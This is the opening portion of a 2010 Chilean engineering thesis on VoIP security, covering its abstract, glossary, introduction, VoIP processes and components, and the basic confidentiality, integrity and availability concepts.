
UNIVERSIDAD TÉCNICA FEDERICO SANTA MARÍA

DEPARTAMENTO DE ELECTRÓNICA



SEGURIDAD EN VOZ SOBRE IP

Memoria de Título presentada por

María José Liberona Campos

como requisito parcial para optar al título de

Ingeniero Civil Telemático

Profesor Guía
Alejandra Beghelli

Profesor Correferente
Marcelo Maraboli

Valparaíso, Noviembre de 2010.

TÍTULO DE LA MEMORIA:

SEGURIDAD EN VOZ SOBRE IP

AUTOR:

MARÍA JOSÉ LIBERONA CAMPOS

MEMORIA DE TÍTULO, presentado en cumplimiento parcial de los requisitos para el título de Ingeniero Civil Telemático de la Universidad Técnica Federico Santa María.

Alejandra Beghelli _____

Marcelo Maraboli _____

Valparaíso, Noviembre de 2010.

AGRADECIMIENTOS

A mi familia, gracias por el apoyo incondicional durante estos años, fue un proceso largo. Este gran paso les pertenece. Los quiero mucho.

A los profesores Alejandra Beghelli y Marcelo Marabolli, gracias por la paciencia con mi redacción y ayudarme con este importante trabajo para mí. También gracias por hacer los ramos motivantes, practicos y útiles, en la universidad.

A mis amigos, gracias por ayudarme, leyendo mi memoria y ayudándome con Latex.

María José Liberona Campos

RESUMEN

La tecnología VoIP cuenta con variados beneficios, sin embargo también cuenta con variados problemas de seguridad. La gran parte de los problemas de seguridad existentes en las redes VoIP son parte de los problemas de seguridad de las redes de datos. Es por esto que en este trabajo se desarrolla un método genérico para implementar redes seguras de VoIP, a partir de un estudio de las vulnerabilidades y contramedidas existentes en las capas del modelo ISO/OSI. Las capas estudiadas fueron aplicación, sesión, transporte, red y enlace.

Para poder comprender las vulnerabilidades de VoIP se debe comprender el funcionamiento de esta tecnología. Es por esto que el desarrollo de este trabajo se inicia describiendo los procesos y componentes de la tecnología VoIP. Luego se realiza una descripción de los conceptos de seguridad (confidencialidad, integridad y disponibilidad) y una descripción de las amenazas de las redes VoIP, ambas descripciones brindan una visión general de los problemas con los que cuenta esta tecnología y que deben ser resueltos.

En este trabajo se presenta un estudio detallado de los protocolos de VoIP (H323, SIP, RTP, MGCP, SCCP e IAX) para poder entender cómo los atacantes explotan sus vulnerabilidades y logran afectar la seguridad de la red. Además se realiza un estudio de los protocolos de seguridad utilizados en redes VoIP (SRTP, TLS, IPsec y encriptación IAX), se realiza una comparación entre ellos que permitirá al lector decidir cuál es el protocolo de seguridad más apropiado para un determinado sistema.

Finalmente se describe el método de implementación de seguridad para VoIP, que entrega recomendaciones capa por capa del modelo OSI. A partir del método desarrollado se realiza una implementación práctica del método utilizando la central telefónica Asterisk y equipamiento de red Cisco. Una vez establecida la aplicación práctica se realiza un testeo de seguridad a los protocolos pertenecientes a VoIP que fueron implementados en la aplicación práctica y se presentan los resultados.

Palabras claves: *VoIP, seguridad VoIP*

ABSTRACT

VoIP technology has many benefits; it has however some security problems, which are mainly due to security drawbacks of data networks. In this paper, a generic method to implement secure VoIP networks is presented. This work is based on a study of existing vulnerabilities and countermeasures in the model layer ISO/OSI. Application, session, transport, network and link layers were studied.

In order to understand how VoIP technology works, a description of the processes and components of this technology is introduced.

The main concepts of network security (confidentiality, integrity and availability) and the threats to VoIP networks are analysed. They provide an overview of the security issues of VoIP networks.

In order to understand how attackers exploit vulnerabilities on VoIP protocols, a detailed study of H.323, SIP, RTP, MGCP, SCCP, and IAX protocols is presented. In addition, a study of security protocols used in VoIP networks (SRTP, TLS, IPsec encryption and IAX) is described.

Finally, a method to implement security systems for VoIP is developed. This method provides recommendations per layer of the OSI model. Then, a practical implementation is performed, using the Asterisk PBX and Cisco networking equipment. The security of VoIP protocols is tested on this platform.

Keywords: *VoIP, VoIP security.*

GLOSARIO

A

ACK ACKNOWLEDGEMENT.

ACL Access Control List.

AES Advanced Encryption Standard.

AH Authentication Header.

ARP Address Resolution Protocol.

ASN.1 Abstract Syntax Notation One.

ATM Asynchronous Transfer Mode.

B

BPDU Bridge Protocol Data Units.

BW Bandwidth.

C

CAM Content Addressable Memory.

CIA Confidentiality, Integrity, Availability.

CPU Central Processing Unit.

CRC Cyclic Redundancy Check.

CUCM Cisco Unified Communications Manager.

CUPS Cisco Unified Presence Server.

D

DDoS Distributed Denial of Service.

DES Data Encryption Standard.

DH Diffie Hellman.

DHCP Dynamic Host Configuration Protocol.

DMZ Demilitarized Zone.

DoS Denial of Service.

DTP Dynamic Trunk Protocol.

E

ESP Encapsulating Security Payload.

F

FXO Foreign Exchange Office.

FXS Foreign Exchange Station.

H

H323 Recomendación del ITU-T.

HIPS Host-based Intrusion prevention system.

HMAC Hash-based Message Authentication Code.

HTTP Hypertext Transfer Protocol.

I

IAX2 Inter-Asterisk eXchange protocol v2.

ICMP Internet Control Message Protocol.

IDS Intrusion Detection System.

IETF Internet Engineering Task Force.

IKE Internet Key Exchange.

IOS Internetwork Operating System.

IP Internet Protocol.

IPS Intrusion Prevention System.

IPsec Internet Protocol Security.

ISL Inter-Switch Link.

ITU International Telecommunication Union.

L

L2F Layer 2 Forwarding.

L2TP Layer 2 Tunneling Protocol.

LAN Local Area Network.

M

MAC Media Access Control.

MCU Multipoint Control Unit.

MD5 Message-Digest Algorithm 5.

Megaco Media Gateway Control Protocol o H248.

MG Media Gateway.

MGC Media Gateway Controller.

MGCP Media Gateway Control Protocol.

MIKEY Multimedia Internet KEYing.

MIME Multipurpose Internet Mail Extensions.

MKI Master Key Identifier.

MPLS Multi-protocol Label Switching.

N

NAT Network Address Translation.

P

PBX Private Branch Exchange.

PKE Performance Key Engineering.

PKI Public Key Infrastructure.

PPTP Point to Point Tunneling Protocol.

PSK Phase Shift Keying.

Q

QoS Quality of Service.

R

RAM Random Access Memory.

RAS Registration Admission Status.

RFC Request for Comments.

RSA Rivest, Shamir y Adleman.

RTCP Real-time Transport Control Protocol.

RTP Real-time Transport Protocol.

S

SAS Short Authentication String.

SCCP Skinny Client Control Protocol.

SDES Security Descriptions for Media Streams.

SDP Session Description Protocol.

SER SIP Express Router.

SG Signaling Gateway.

SHA1 Secure Hash Algorithm 1.

SIP Session Initiation Protocol.

SMS Short Message Service.

SMTP Simple Mail Transfer Protocol.

SNMP Simple Network Management Protocol.

SPAM Correo no deseado.

SPIT Spam over Internet Telephony.

SRTP Secure Real-time Transport Protocol.

SS7 Signaling System No 7.

SSH Secure Shell.

SSL Secure Sockets Layer.

STP Spanning tree Protocol.

T

TCP Transmission Control Protocol.

TFN Tribe Flood Network.

TFTP Trivial File Transfer Protocol.

TLS Transport Layer Security.

U

UDP User Datagram Protocol.

UMTS Universal Mobile Telecommunications System.

URL Uniform Resource Locator.

V

VLAN Virtual Local Area Network.

VLT Virtual LAN Trunk.

VoIP Voice over IP.

VPN Virtual Private Network.

Z

ZRTP Media Path Key Agreement for Unicast Secure RTP.

CONTENIDOS

INTRODUCCIÓN

Voz sobre IP (VoIP, por sus siglas en inglés) es el conjunto de normas, dispositivos y protocolos que permite transportar, de forma correcta y eficiente, información de voz en forma digital, utilizando el protocolo IP. VoIP se usa, en general, como sinónimo de la telefonía IP. Sin embargo, VoIP es una tecnología que entrega más funcionalidades que solamente telefonía: además de permitir el establecimiento de llamadas telefónicas a través de todo internet, VoIP permite controlar el ancho de banda utilizado para voz, definir horarios para las llamadas, marcar paquetes provenientes de redes específicas y darles prioridad, implementar aplicaciones que mejoran los servicios de los teléfonos IP e incluso portar el número telefónico donde quiera que vaya el usuario.

Gracias a la tecnología VoIP, hoy en día solamente se necesita un computador para utilizar telefonía IP. Un ejemplo de aplicación de telefonía IP es Skype, un *software* que permite realizar llamadas telefónicas entre usuarios de Skype sin un costo asociado (además del pago de internet), llamadas a teléfonos fijos y móviles (con un costo adicional asociado), envío de mensajes SMS, mensajería instantánea, buzón de voz, video-llamadas y desvío de llamadas a un teléfono determinado cuando el usuario se encuentra desconectado. Todas estas características, difíciles de encontrar en un sistema telefónico tradicional, son posibles gracias al uso de VoIP.

Dados los beneficios asociados a VoIP (principalmente, ahorro económico en llamadas y portabilidad numérica) y al gran auge que están experimentando las redes de datos hoy en día, esta tecnología ha tomado gran importancia en el mercado actual. Por ejemplo, un estudio realizado por TELEGEOGRAPHY, revela que en los hogares en Europa el número de suscriptores de VoIP alcanzaba los 20 y 30 millones los años 2007 y 2008, respectivamente [1].

A medida que aumenta la utilización de esta tecnología se hacen más evidentes las vulnerabilidades que hereda de las redes de datos. Estas vulnerabilidades conllevan mucho más que el simple hecho de que las llamadas sean escuchadas ilegítimamente, sino que implica que los sistemas telefónicos puedan ser utilizados fraudulentamente para llamadas de larga distancia a través de la red telefónica tradicional y generar altos costos a las víctimas. Además, para los sistemas de facturación vía telefónica o *call centers* se deben tomar consideraciones de seguridad

incluso mayores, dado que se pueden exponer datos valiosos como números de tarjetas bancarias de los usuarios.

Un caso emblemático de explotación de vulnerabilidades de sistemas VoIP es el de Telecom Junkies. Telecom Junkies era una empresa proveedora de VoIP que vendía minutos que robaba a otras empresas. Robert Moore, un joven empleado de 23 años, fue sentenciado a 2 años de prisión y una multa de 150.000 dólares por robar más de 10.000.000 minutos a 15 proveedores VoIP. Esto significó un robo de más de 1.000.000 de dólares, por el cual el Sr. Moore recibió sólo 23.000 dólares de Edwin Pena, el propietario de Telecom Junkies, ya sentenciado el año 2009. Moore y Pena escanearon direcciones IP corporativas en busca de sistemas VoIP. En particular, se trataba de sistemas VoIP, que utilizaban *routers* Cisco XM y *gateways* Quintum Tenor que usaban contraseñas fáciles de adivinar y que permitían traspasar minutos a los usuarios de Telecom Junkies [2].

Los ataques a sistemas de VoIP se producen principalmente por la falta de conocimiento de parte de los operadores acerca de los resguardos que se deben tener con VoIP. Por ejemplo, un detalle tan importante como cambiar la contraseña por omisión, es comúnmente obviado por los operadores. Edwin Pena obtuvo una base de datos de 2GB de direcciones IP, listas para ser utilizadas para su fraude telefónico, que utilizaban contraseñas estándar como *cisco* y *admin*. Un estudio señala que el 88 % de las fuentes de vulnerabilidades de VoIP corresponden a problemas de implementación, como lo son configuraciones erróneas y la falta de establecimiento de credenciales de autenticación [3].

Para resolver o aminorar los problemas de seguridad de VoIP, se pueden implementar diversos protocolos y medidas de seguridad a nivel de capa de enlace y red. Actualmente existen protocolos para mejorar la seguridad de la información que se transmite usando cualquier red de datos, como *Transport Security Layer* (TLS) [4] e IPsec [5]. Estos permiten encriptar[1] el tráfico de establecimiento de llamadas para que no sea revelado a los atacantes. Sin embargo, IPsec en particular requiere un gran ancho de banda y gran procesamiento debido al incremento del tamaño del encabezado, que produce cerca de un 19,47 % de sobrecarga (ver capítulo 5), además del incremento en la carga útil de los paquetes.

Para VoIP existen protocolos de seguridad específicos, para proteger los datos de voz. El protocolo encargado de proteger los paquetes de voz es *Secure Real Time Protocol* (SRTP) [6]. SRTP cuenta con variados protocolos de intercambio de llaves entre los que se incluyen SDPs *Security DEscriptions for Media Streams* (SDES) [7], *Multimedia Internet KEYing* (MIKEY) [8], y ZRTP [9]. Estos protocolos proveen buenos resultados con poco incremento del tamaño del

[1] Encriptar es la acción de proteger información para que no pueda ser leída sin una clave.

paquete enviado, no colapsando así el acotado ancho de banda [10].

Si bien los protocolos de seguridad autentican y encriptan los flujos de información, no son suficientes para asegurar la red VoIP. Algunos protocolos de seguridad también exhiben vulnerabilidades y no necesariamente todos los proveedores los han implementado. Por otra parte, en redes VoIP también aparecen vulnerabilidades existentes en las redes de datos que se deben tener en cuenta (Virus, Gusanos, Ataques en capa de red y enlace, DoS, etc).

En este trabajo de título se estudian las vulnerabilidades propias de los protocolos VoIP y las vulnerabilidades que un sistema de VoIP hereda del uso de una red de datos. Paralelamente se estudian las contramedidas y los protocolos de seguridad existentes que mitigan las vulnerabilidades expuestas. A partir de este estudio, se desarrolla un plan de seguridad, que abarca desde la capa de enlace hasta la capa de aplicación (ISO/OSI)[2]. Dicho plan entrega recomendaciones acerca de cómo implementar los diferentes protocolos de seguridad soportados por los proveedores de dispositivos VoIP y establece consideraciones de diseño de red que permiten mitigar posibles ataques a la red VoIP. Es importante destacar que este estudio no contempla la seguridad en la interacción de las redes VoIP con las redes telefónicas tradicionales.




Figura 1. Modelo OSI y protocolos de VoIP

[2]El modelo de referencia de Interconexión de Sistemas Abiertos (OSI, Open System Interconnection) es el modelo de red descriptivo creado por la Organización Internacional para la Estandarización. Es un marco de referencia para la definición de arquitecturas de interconexión de sistemas de comunicaciones.

Esta memoria está organizada de la siguiente manera: en el Capítulo 1 se describe un sistema de Voz sobre IP en términos de sus procesos y componentes; el Capítulo 2 describe las amenazas de seguridad de VoIP que se presentan al explotar vulnerabilidades existentes en los dispositivos o protocolos. En los capítulos 3 al 7 se describen vulnerabilidades y contramedidas de los sistemas de VoIP, de acuerdo al modelo OSI, como se muestra la **figura 1**.

De acuerdo a la **figura 1** en el Capítulo 3 se presentarán las vulnerabilidades en la capa de aplicación de los diferentes componentes de VoIP. Los Capítulos 4 y 5 estudiarán las vulnerabilidades y contramedidas de la capa de transporte y sesión. La capa de presentación no se estudiará, ya que en ella interactúan los codificadores y decodificadores que se encargan de la compresión y descompresión de la voz. El Capítulo 6 se destina al estudio de las vulnerabilidades en la capa de red. El Capítulo 7 estudiará las vulnerabilidades de la capa de enlace en una red VoIP.

Finalmente, el Capítulo 8 describe el método de implementación de seguridad propuesto en este trabajo de título y una aplicación práctica del mismo. En el Capítulo 9 se realiza un testeo del método a través de la explotación de vulnerabilidades a los protocolos implementados en la aplicación práctica.

Capítulo 1

VOZ SOBRE IP

La tecnología VoIP, puede ser descrita a través de sus procesos e infraestructura. En este primer capítulo, se desglosará el funcionamiento de VoIP en distintos procesos y se describirán en detalle sus componentes.

Los procesos de VoIP, descritos en este capítulo, incluyen la señalización, control de medios y transporte y codificación. Los componentes abarcan dispositivos VoIP como terminal, pasarela, controlador de medios, guardián, unidad de control multipunto y *router* SIP.

1.1. Procesos de VoIP

La operación de VoIP se basa en la ejecución de los siguientes 3 procesos [11]:

1. **Señalización:** El propósito del sistema de señalización de VoIP es el establecimiento y finalización de llamadas entre usuarios. A través de la señalización se administran las características de ciertas funcionalidades del sistema, como el desvío a buzón de voz, transferencia de llamadas, llamadas en espera, etc. Los protocolos *Session Initial Protocol* (SIP) [12], H.323 [13] y *Inter Asterisk eXchange* (IAX2) [14] son utilizados para este proceso. Además existen protocolos de señalización propietarios como SCCP de Cisco.

2. **Transporte y Codificación:** Una vez que la llamada está establecida, la voz debe codificarse en formato digital y luego transmitirse de manera segmentada en un flujo de paquetes. En el extremo receptor, el flujo de paquetes debe re-ordenarse (el protocolo IP no garantiza la entrega ordenada de paquetes) y decodificarse (transformarse desde el formato digital al formato análogo, que permite que el parlante del equipo receptor reproduzca la información de audio). *Real-time Transfer Protocol* (RTP) [15] es el protocolo encargado de realizar esta tarea. El protocolo IAX2 también incluye este proceso como una de sus tareas, pero a través de *mini frames* (ver capítulo 4), ya que IAX2 es principalmente un protocolo de señalización.

3. **Control de medios (***Gateway control***):** Un usuario de VoIP puede generar una llamada telefónica hacia un dispositivo de la red telefónica tradicional. En este caso, los paquetes de voz codificados, generados por VoIP, deben poder transportarse a través de la red telefónica tradicional para alcanzar al usuario final. Para esto, los paquetes de voz deben

ser traducidos al formato utilizado por la telefonía tradicional (SS7 [16]). Los dispositivos encargados de esta traducción se denominan *gateways*. Para decidir cuál *gateway* utilizar, se ejecuta un proceso denominado control de medios. Los protocolos de control de medios comúnmente usados son *Media Gateway Control Protocol* (MGCP) [17] y *Media Gateway Control* (Megaco) [18].

.

Estos procesos se realizan de distintas maneras de acuerdo a los diferentes protocolos. Se ahondará en esto en el capítulo 4, donde se estudian los diferentes protocolos de VoIP.




Figura 1.1. Procesos VoIP

En la **figura 1.1** se muestra un ejemplo genérico de una llamada entre un terminal IP (B) y un *softphone* (A), donde participan los procesos de señalización y transporte y codificación.

El proceso de señalización se realiza a través de la central telefónica (PBX), como muestra la **figura 1.1**. Todos los terminales de la red interna, que soliciten realizar una llamada, deben interactuar en primera instancia con la central telefónica. Luego de establecer la señalización con el terminal que inicia la llamada (A), la central establece el proceso de señalización con el terminal receptor de la llamada (B).

A diferencia del proceso de señalización, el proceso de transporte y codificación se realiza principalmente entre los terminales A y B, como muestra la **figura 1.1**. Esta comunicación se puede establecer debido a los parámetros intercambiados previamente en el proceso de señalización, le indican a un terminal las direcciones IP de los terminales participantes en la llamada y las características soportadas.

1.2. Componentes de VoIP




Figura 1.2. Componentes VoIP

Los componentes usados en VoIP varían dependiendo de qué protocolos se utilicen y las características de la red. Sin embargo, los componentes mostrados en la **figura 1.2** son los que se utilizan frecuentemente. Dado que VoIP opera sobre una red IP, los *stwiches* y *routers* de esta última también son componentes fundamentales de un sistema VoIP.

Aplicación	**Software de interacción con los usuarios Software de administración y configuración**
Presentación	**Descompresión y compresión de la voz utilizando códecs**
Sesión	**Establecimento de la llamada con SIP, IAX2 o H323. Control de medios con MGCP y Megaco**
Transporte	**Debe contar con soporte de RTP, UDP o TCP**
Red	**IP**
Enlace	**Ethernet, ATM**

Figura 1.3. Relación con modelo OSI

Cada uno de los componentes debe implementar funciones y protocolos de una o más capas del modelo OSI. En la **figura 1.3** se detallan las diferentes tareas que realizan los dispositivos VoIP y como se relacionan con el modelo OSI.

La relación de los componentes de un sistema VoIP con las diferentes capas del modelo OSI, se puede visualizar a través de los protocolos que utilizan en el desarrollo de la comunicación. Las capas más bajas del modelo OSI (capa de transporte, capa de red y capa de enlace), establecen la comunicación a través de diferentes protocolos VoIP, que se entremezclan con los protocolos de las redes de datos (IP, UDP, TCP) y redes de telefonía tradicional (SS7 [16]). A partir de las capas de sesión, presentación y transporte, los protocolos establecen la telefonía como tal, es decir, proveen todas las funcionalidades necesarias para desarrollar una llamada telefónica a través de la red de datos.

Para un componente VoIP es fundamental el protocolo IP, ya que este permite el transporte de los mensajes de todos los procesos de VoIP. Por lo tanto, los componentes deben contar con una dirección IP y MAC.

Un componente debe además soportar UDP, TCP y RTP, ya que estos protocolos de transporte son los encargados de transmitir los mensajes de los diferentes protocolos de VoIP. En particular, para el transporte de la voz, se utiliza RTP.

Los terminales interactúan directamente con el usuario y cuentan con *software* de interacción con los usuarios, pero no todos los componentes de VoIP realizan esta tarea y solamente cuentan con *software* de configuración y administración. Estas tareas dependerán del proceso en el cual participen.

A continuación se describen en detalle las funcionalidades de los diferentes componentes VoIP.

1.2.1. Terminal (*Endpoint*)

Conocido también como cliente o agente. Puede tratarse de dos tipos de *hardware*: un teléfono análogo que puede conectarse con un adaptador a la red IP o de un teléfono IP. También puede tratarse de un programa (*softphone*) que se ejecuta en un computador.

Un terminal debe soportar al menos uno de los 3 protocolos estándares de señalización existentes (SIP, H323 y IAX2), que deben indicar a la central telefónica si el usuario levanta el auricular o lo cuelga, es decir, deben establecer y finalizar las llamadas.

Además, como el terminal es el encargado de codificar y decodificar los paquetes de voz que se transmiten y reciben, el soporte de códecs[1]es una característica importante que permite a un terminal comprimir y descomprimir de diferentes maneras los datos de voz. El códec utilizado será lo que determinará la calidad de la voz en la red VoIP.

Finalmente, un terminal cuenta con *software* de interacción con el usuario para proveer funcionalidades extras de telefonía, como buzón de voz, transferencia de llamadas, conferencias, llamadas en espera, autentificación, etc.

1.2.2. Pasarela (*Gateway*)

Por lo general, las pasarelas son dispositivos de *hardware*, dado que deben tener un adaptador para conectarse a las diferentes redes (red VoIP o red telefónica tradicional) y permitir que los terminales puedan operar con terminales pertenecientes a otro tipo de redes.

Una *gateway* VoIP no corresponde al mismo concepto del *gateway* que se configura en una red de datos. En una red de datos se considera, en la configuración, al *gateway* como el *router* de salida hacia internet. Sin embargo, un *gateway* VoIP es un dispositivo capaz de proveer la salida de llamadas del sistema VoIP a la red de telefonía tradicional o a un sistema VoIP que utiliza un protocolo de señalización diferente.

El *gateway* debe manejar los protocolos MGCP o Megaco, ya que participa en el proceso de control de medios cuando se realiza una llamada hacia una red diferente. Además debe soportar los protocolos de señalización de las respectivas redes debido a que debe realizar la traducción del flujo de datos. Al igual que el terminal, el *gateway* debe contar con soporte de códecs para poder cambiar el formato de la información de voz.

Para conectarse a diferentes redes, un *gateway* necesita un adaptador, como lo son las FXO (*Foreign Exchange Office*) y los FXS (*Foreign Exchange Station*), que se utilizan para conectarse a la red telefónica tradicional. Las FXO son las tarjetas que permiten la conexión de un dispositivo a la red telefónica tradicional y los FXS son los conectores telefónicos que se acostumbra a ver en las paredes de los hogares.

1.2.3. Controlador de medios (*Media Gateway Controller* o MGC)

Se conoce también como *softswitch*. Es un componente principalmente de *software*, que viene generalmente como funcionalidad en los *gateways* y permite que un *gateway* sea configurado co-

[1]Códec es la abreviatura de codificador-decodificador. Sirve para comprimir señales o ficheros de audio como un flujo de datos (stream) con el objetivo de ocupar el menor espacio posible, consiguiendo una buena calidad final, y descomprimiéndolos para reproducirlos o manipularlos en un formato más apropiado. Más detalles en [19]

mo servidor maestro y pueda gestionar un conjunto de *gateways*.

Al existir más de un *gateway* en la red el controlador de medios se encarga de definir que *gateway* participará en la llamada. El MGC define como los flujos de información son establecidos en la red, es decir define el direccionamiento entre redes IP y otras redes, a través de la dirección del grupo de *gateways* en la red. Es utilizado en redes de gran tamaño y con gran tráfico, ya que sirve para aliviar las *gateways* de la tarea de señalización.

Al igual que el *gateway*, este dispositivo debe administrar los protocolos de control de medios y señalización, para la capa de sesión debido a que debe reconocer hacia donde se dirigen las llamadas. El MGC funciona como maestro en el proceso de control de medios, por lo tanto, debe conocer los protocolos utilizados por sus esclavos.

1.2.4. Guardián (*Gatekeeper*)

Es un *software* que puede funcionar sobre diversos sistemas operativos. Está a cargo del control del procesamiento de las llamadas en redes que utilizan H323, es decir acota el ancho de banda que una llamada puede utilizar e incluso es capaz de controlar el horario en que se realizan las llamadas. Por razones de redundancia y balance de carga, pueden existir varios guardianes.

Es importante destacar que un *gatekeeper* funciona solamente para el protocolo de señalización H323. Para otros protocolos de señalización tiene sus equivalentes como el *router* SIP descrito en esta sección.

1.2.5. Unidad de Control Multipunto (MCU)

Es un dispositivo de *software* o *hardware* que permite soportar conexiones multipunto en la red. Es decir, permite las fono/video-conferencias dentro de la red VoIP. Está conformada por dos partes: el controlador multipunto (MC) que proporciona capacidad de negociación, y el procesador multipunto (MP) que se encarga de realizar las funciones de mezcla de medios (audio, vídeo o datos).

En un comienzo los dispositivos MCU funcionaban solamente con el protocolo H323, pero actualmente funcionan también con el protocolo SIP.

Para establecer conferencias, el dispositivo MCU necesita conocer variados códecs de audio y video, y así realizar la compresión y descompresión de los datos de voz y video.

1.2.6. Central Telefónica IP Privada (*Private Branch Exchange*, IP-PBX)

Administra las llamadas internas, las entrantes y salientes con autonomía sobre cualquier otra central telefónica. Provee de buzón de voz, contestadoras automáticas, entre otros servicios sin costo para la red privada de telefonía. Principalmente, se desarrolla como *hardware*, pero sus tareas pueden ser desempeñadas por *software*. Un ejemplo de central telefónica es Asterisk.

Las centrales telefónicas son los dispositivos que debieran tener la mayor diversidad de códecs, para siempre poder establecer la comunicación con un terminal. El terminal y la central deben utilizar los mismos códecs al momento de establecer la comunicación.

Muchas veces las bases de datos con usuarios (utilizadas para almacenar contraseñas y números de contactos de los usuarios) se establecen en servidores distintos al que procesa las llamadas. Sin embargo, en este documento, la central telefónica será tratada indistintamente a los servidores de registro, buzón de voz y otras funcionalidades telefónicas.

Una central telefónica debe contar con soporte para los protocolos estándar de señalización, como SIP y H323, entre otros. Además puede contar con el soporte de protocolos propietarios. En el caso particular de la central telefónica Asterisk, se soporta el protocolo de señalización y transporte IAX2 para comunicarse con otras centrales telefónicas Asterisk.

1.2.7. *Router* SIP (*SIP Express Router*, SER)

También conocido como SER, basado en el protocolo de señalización SIP, se encarga del establecimiento de llamadas entre terminales SIP y actúa como proxy[2] frente a las centrales telefónicas.

El SER es principalmente *software* y actúa como servidor de registro de usuarios y servidor de re-direccionamiento de llamadas. El *router* SIP trabaja específicamente con el protocolo SIP.

En el resto de esta memoria muchos de los componentes serán mencionados por sus nombres en inglés, porque así se usa normalmente en el ambiente técnico.

[2] Un proxy permite a otros equipos conectarse a una red de forma indirecta a través de él. Cuando un equipo de la red desea acceder a una información o recurso, es realmente el proxy quien realiza la comunicación y a continuación trasmite el resultado al equipo inicial.

Capítulo 2

CONCEPTOS Y AMENAZAS DE SEGURIDAD EN REDES VOIP

En este capítulo se describen los principales conceptos de seguridad y las diferentes amenazas de seguridad que pueden aparecer en un sistema VoIP.

En la primera sección se describen los conceptos asociados a la seguridad: confidencialidad, integridad y disponibilidad. Estos conceptos son fundamentales, tanto para la protección de datos de carácter personal como para la elaboración de códigos de buenas prácticas o recomendaciones sobre la seguridad de la información.

En la segunda sección de este capítulo se describen las diferentes amenazas de seguridad de VoIP referidas a los conceptos recién mencionados y se presenta una clasificación para los diferentes ataques basada en [20].

2.1. Conceptos de seguridad

A continuación se describe la confidencialidad, integridad y disponibilidad, conceptos que la seguridad pretende resguardar. Estos conceptos también se conocen como tríada CIA (por las iniciales de las palabras en idioma Inglés: *Confidenciality, Integrity, Availability*).

2.1.1. Confidencialidad

La norma ISO 27001 [21] define la confidencialidad como: "el acceso a la información por parte únicamente de quienes estén autorizados". Como consecuencia, tanto la información transmitida entre un emisor y uno o más destinatarios o el tratamiento de la misma por el propio usuario ha de ser preservada frente a terceros.

La pérdida de la confidencialidad de la información puede adoptar muchas formas: cuando alguien mira por encima de su hombro mientras se tiene información confidencial en la pantalla, cuando se publica información privada, cuando un computador con información sensible sobre una empresa es robado o cuando se divulga información confidencial a través del teléfono. Todos estos casos pueden constituir una violación de la confidencialidad. [22]

Para evitar vulneraciones de confidencialidad, se utilizan contraseñas de seguridad y técnicas de encriptación.

2.1.2. Integridad

La norma ISO 27001 [21], interpreta el principio de integridad como: "el mantenimiento de la exactitud y completitud de la información y sus métodos de proceso". La integridad vela para que no se realicen modificaciones no autorizadas de la información, además de que sea consistente en sí misma y respecto al contexto en el que se utiliza. En el caso de existir una modificación no autorizada, debe alertarse.

La violación de integridad se presenta cuando una persona, programa o proceso (por accidente o intencionalmente) modifica o borra datos importantes que son parte de la información. La modificación no autorizada de los datos puede ocurrir tanto durante su almacenamiento como durante el transporte o el procesamiento. Un responsable común de ataques de integridad son ciertos tipos de virus, como los caballos de troya[1].

Para evitar vulneraciones de la integridad de un mensaje se le adjunta un conjunto de datos que permiten comprobar que el mensaje no ha sido modificado por un tercero. Un ejemplo de este conjunto de datos son los bits de paridad [22].

2.1.3. Disponibilidad

La norma ISO 27001 [21], interpreta el principio de disponibilidad como: "acceso a la información y los sistemas de tratamiento de la misma por parte de los usuarios autorizados cuando lo requieran", es decir, los recursos deben estar disponibles cada vez que un usuario los requiera.

